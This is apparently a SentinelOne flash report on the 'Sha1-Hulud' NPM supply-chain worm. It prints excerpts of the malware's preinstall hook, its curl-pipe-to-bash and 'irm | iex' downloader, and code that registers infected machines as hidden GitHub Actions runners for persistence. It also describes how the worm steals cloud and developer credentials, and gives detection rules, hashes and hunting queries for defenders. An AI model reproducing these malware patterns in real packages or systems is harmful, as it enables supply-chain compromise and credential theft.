


Defending Against Sha1-Hulud: The Second Coming

 sentinelone.com/blog/defending-against-sha1-hulud-the-second-coming

SentinelOne

November 26, 2025



Shai-Hulud Worm 2.0 is a major escalation of the NPM supply chain attack, now executing in the preinstall phase to harvest credentials across AWS, Azure, and GCP and establish persistence via GitHub Actions.

The following SentinelOne Flash Report was sent to all SentinelOne customers and partners on **Tuesday, November 25, 2025**. It includes an in-depth analysis of the new variant’s tactics, our real-time detection posture, and the critical, immediate actions required to secure your environment.

Sha1-Hulud: The Second Coming

Document Type: Wayfinder Flash Report	TLP: Green
Date of Publication: 25 November 2025	Cyber Risk Rating: High
Date of Research: 24 November 2025	Referenced Threat Activity: Supply chain attacks

Key Takeaways

- A new wave of compromised NPM packages is leading to wide-scale supply chain attacks.

- This attack shows additional capabilities compared to [previous](#) attacks.
- Victims should immediately change their tokens and secrets, including those associated with any affected cloud environment.

Technical Details

Overview

“Sha1-Hulud” is the name of an ongoing NPM supply chain attack which started as early as November 21, 2025 [according](#) to public information. The new attack is similar to the [previous](#) “Shai Hulud”, but includes additional features and is triggered by different compromised packages. The name of the new attack comes from the malware author’s description inside the GitHub repository with the exfiltrated data:




Fig. 1: Public GitHub repo with exfiltrated data from “Sha1-Hulud” victim

While the attacks share similarities, the new attack is slightly different from the previous one and it is not yet known if both attacks come from the same threat actor.

The current attacks have impacted several popular packages such as:

- [Postman](#)
- Zapier
- [AsyncAPI](#)

A comprehensive list of affected packages can be found [here](#).

Execution & Persistence

Unlike the previous attack, which used “*postinstall*” to trigger the malware execution, the “Sha1-Hulud” attack utilizes “*preinstall*” to execute the malware:

```

...
"scripts": {
  "preinstall": "node setup_bun.js"
}
...
}

```

The malware downloads the legitimate “bun” tool to orchestrate the current attack:

```

async function downloadAndSetupBun() {
  try {
    let command;

    if (process.platform === 'win32') {
      // Windows: Use PowerShell script
      command = 'powershell -c "irm bun.sh/install.ps1|iex"';
    } else {
      // Linux/macOS: Use curl + bash script
      command = 'curl -fsSL https://bun.sh/install | bash';
    }

    ...

    const environmentScript = path.join(__dirname, 'bun_environment.js');

    if (fs.existsSync(environmentScript)) {
      runExecutable(bunExecutable, [environmentScript]);
    } else {
      process.exit(0);
    }
  }
}

```

The file “bun_environment.js” is an obfuscated JavaScript malware being added to the compromised packages in the “Sha1-Hulud” attack.

This script creates additional files such as “cloud.json”, “contents.json”, “environment.json”, and “truffleSecrets.json” for exfiltration and “discussion.yaml” for persistence.

The payload then registers the infected machine as a self-hosted runner named “SHA1HULUD”:

```

let _0x449178 = await this.octokit.request("POST
/repos/{owner}/{repo}/actions/runners/registration-token", {

'owner': _0x349291,

'repo': _0x2b1a39

});

if (_0x449178.status == 0xc9) {

let _0x1489ec = _0x449178.data.token;

if (a0_0x5a88b3.platform() === 'linux') {

await Bun.$`mkdir -p $HOME/.dev-env/`;

await Bun.$`curl -o actions-runner-linux-x64-2.330.0.tar.gz -L
https://github.com/actions/runner/releases/download/v2.330.0/actions-runner-linux-x64-
2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + "/.dev-env").quiet();

await Bun.$`tar xzf ./actions-runner-linux-x64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir +
"/.dev-env");

await Bun.$`RUNNER_ALLOW_RUNASROOT=1 ./config.sh --url
https://github.com/${_0x349291}/${_0x2b1a39} --unattended --token ${_0x1489ec} --name
"SHA1HULUD"`.cwd(a0_0x5a88b3.homedir + "/.dev-env").quiet();

await Bun.$`rm actions-runner-linux-x64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + "/.dev-
env");

Bun.spawn(["bash", '-c', "cd $HOME/.dev-env && nohup ./run.sh &"]).unref();

} else {

if (a0_0x5a88b3.platform() === "win32") {

await Bun.$`powershell -ExecutionPolicy Bypass -Command "Invoke-WebRequest -Uri
https://github.com/actions/runner/releases/download/v2.330.0/actions-runner-win-x64-
2.330.0.zip -OutFile actions-runner-win-x64-2.330.0.zip"`.cwd(a0_0x5a88b3.homedir());

await Bun.$`powershell -ExecutionPolicy Bypass -Command "Add-Type -AssemblyName
System.IO.Compression.FileSystem;
[System.IO.Compression.ZipFile]::ExtractToDirectory(\"actions-runner-win-x64-
2.330.0.zip\", \".\")"`.cwd(a0_0x5a88b3.homedir());

await Bun.$`./config.cmd --url https://github.com/${_0x349291}/${_0x2b1a39} --unattended -
-token ${_0x1489ec} --name "SHA1HULUD"`.cwd(a0_0x5a88b3.homedir()).quiet();

Bun.spawn(["powershell", '-ExecutionPolicy', "Bypass", "-Command", "Start-Process -
WindowStyle Hidden -FilePath \"./run.cmd\"",], {

```

```

'cwd': a0_0x5a88b3.homedir()

}).unref();

} else {

if (a0_0x5a88b3.platform() === "darwin") {

await Bun.$`mkdir -p $HOME/.dev-env/`;

await Bun.$`curl -o actions-runner-osx-arm64-2.330.0.tar.gz -L
https://github.com/actions/runner/releases/download/v2.330.0/actions-runner-osx-arm64-
2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + "/.dev-env").quiet();

await Bun.$`tar xzf ./actions-runner-osx-arm64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir +
"/.dev-env");

await Bun.$`./config.sh --url https://github.com/${_0x349291}/${_0x2b1a39} --unattended --
token ${_0x1489ec} --name "SHA1HULUD"`.cwd(a0_0x5a88b3.homedir + "/.dev-env").quiet();

await Bun.$`rm actions-runner-osx-arm64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + '/.dev-
env');

Bun.spawn(["bash", '-c', "cd $HOME/.dev-env && nohup ./run.sh &"]).unref();

}

}

}

```

For persistence, the malware adds a workflow called “.github/workflows/discussion.yaml” that contains an injection vulnerability, allowing the threat actor to write a specially crafted message in the repository discussions section. Subsequently, the message executes code on the infected host registered as a runner.




Fig. 2: Discussion section in GitHub

Impact & Objectives

Unlike previous attacks that only targeted the software development environment, this attack also steals AWS, GCP, and Azure secrets that could allow the threat actor to move laterally across the cloud environment. Such information is saved to the “cloud.json” file:



Fig. 3: Base64 encoded Json with empty cloud information

The base64 in Fig. 3 translates to the following:

```
{"aws":{"secrets":[]},"gcp":{"secrets":[]},"azure":{"secrets":[]}}
```

The creation of the file does not necessarily mean that the cloud secrets have been stolen as the config can be empty.

The threat actor is also using Trufflehog in this new attack to steal secrets related to the development environment such as GitHub and NPM secrets and tokens – a similar tactic seen in the previous “Shai-Hulud” attack.

While the exact motives of the attackers are currently unknown, successful infection is resulting not only in the theft of intellectual property and private code, but also cloud secrets that could allow a broader breach across a cloud environment. The persistence capabilities allow the threat actor to execute malicious code on the infected host, which is an asset within the development environment of the victim.

Endpoint Protection (EPP)

SentinelOne EPP behavioral AI engines continuously monitor for suspicious activities associated with supply chain attacks and worm propagation, including:

- Execution of malicious scripts and packages
- Unauthorized file modifications in CI/CD workflows
- Privilege escalation and credential abuse
- Suspicious runtime installations and network-based script execution

Platform Detection Rules

The SentinelOne Platform Detection Library includes rules to detect Shai-Hulud worm activity across multiple attack stages:

- Potential Malicious NPM Package Execution – Detects execution of known malicious npm packages used by Shai-Hulud
- Shai-Hulud Worm Workflow File Write Activity – Identifies unauthorized modifications to GitHub Actions workflows and malicious payload deployment
- Shai-Hulud Bun Runtime Installation via Network Fetch – Catches suspicious Bun runtime installations via remote script execution
- Shai-Hulud Unattended GitHub Runner Registration – Detects automated registration of self-hosted GitHub runners with malicious characteristics

Threat Hunting

The Wayfinder Threat Hunting team is proactively hunting, leveraging threat intelligence associated with this emerging threat. If any suspicious activity is identified in your environment, we will notify your organization's designated escalation contacts immediately.

Recommendations

Wayfinder Threat Hunting provides the following recommendations for immediate action and strategic mitigation:

1. Enable the relevant Platform Detection Rules from the section above.
2. Enable Agent Live Security Update for real-time updates.
3. Remove and replace compromised packages.
4. Pin package versions where possible.
5. Disable npm postinstall scripts in CI where possible.
6. Revoke and regenerate npm tokens, GitHub secrets, SSH keys, and cloud provider credentials.
7. Enforce hardware-based MFA for developer and CI/CD accounts.

Tactical Tools for HuntOps

IOCs (Indicators of Compromise)

Type	Value	Description
SHA1	3d7570d14d34b0ba137d502f042b27b0f37a59fa	bun_environment.js
SHA1	d60ec97eea19fffb4809bc35b91033b52490ca11	bun_environment.js
SHA1	8de87cf4fbdd1b490991a1ceb9c1198013d268c2	bun_environment.js
SHA1	f37c6179739cf47e60280dd78cb1a86fd86a2dcf	bun_environment.js
SHA1	91429fbfef99fa52b6386d666e859707a07844b2	bun_environment.js

SHA1 ba08d2fcc6cd1c16e4022c5b7af092a4034ceedc bun_environment.js

Hunting Queries

Query 1: SHA1HULUD Runner Execution

```
dataSource.name = 'SentinelOne' and event.type = 'Process Creation' and  
src.process.cmdline contains '--name SHA1HULUD' and src.process.cmdline contains  
'--unattended --token '
```

Query 2: SHA1HULUD Malicious JS

```
dataSource.name = 'SentinelOne' AND tgt.file.sha1 in  
("3d7570d14d34b0ba137d502f042b27b0f37a59fa", "d60ec97eea19fffb4809bc35b91033b52490c  
a11", "8de87cf4fbdd1b490991a1ceb9c1198013d268c2", "f37c6179739cf47e60280dd78cb1a86fd  
86a2dcf", "91429fbfef99fa52b6386d666e859707a07844b2", "ba08d2fcc6cd1c16e4022c5b7af09  
2a4034ceedc") and src.process.name contains 'node'
```

Query 3: Suspicious “bun_environment.js” Files Potentially Linked to SHA1HULUD

```
dataSource.name = 'SentinelOne' AND tgt.file.size>7000000 AND (tgt.file.path  
contains '/bun_environment.js' or tgt.file.path contains '\\bun_environment.js')  
AND !(tgt.file.sha1 in  
("3d7570d14d34b0ba137d502f042b27b0f37a59fa", "d60ec97eea19fffb4809bc35b91033b52490c  
a11", "8de87cf4fbdd1b490991a1ceb9c1198013d268c2", "f37c6179739cf47e60280dd78cb1a86fd  
86a2dcf", "91429fbfef99fa52b6386d666e859707a07844b2", "ba08d2fcc6cd1c16e4022c5b7af09  
2a4034ceedc"))
```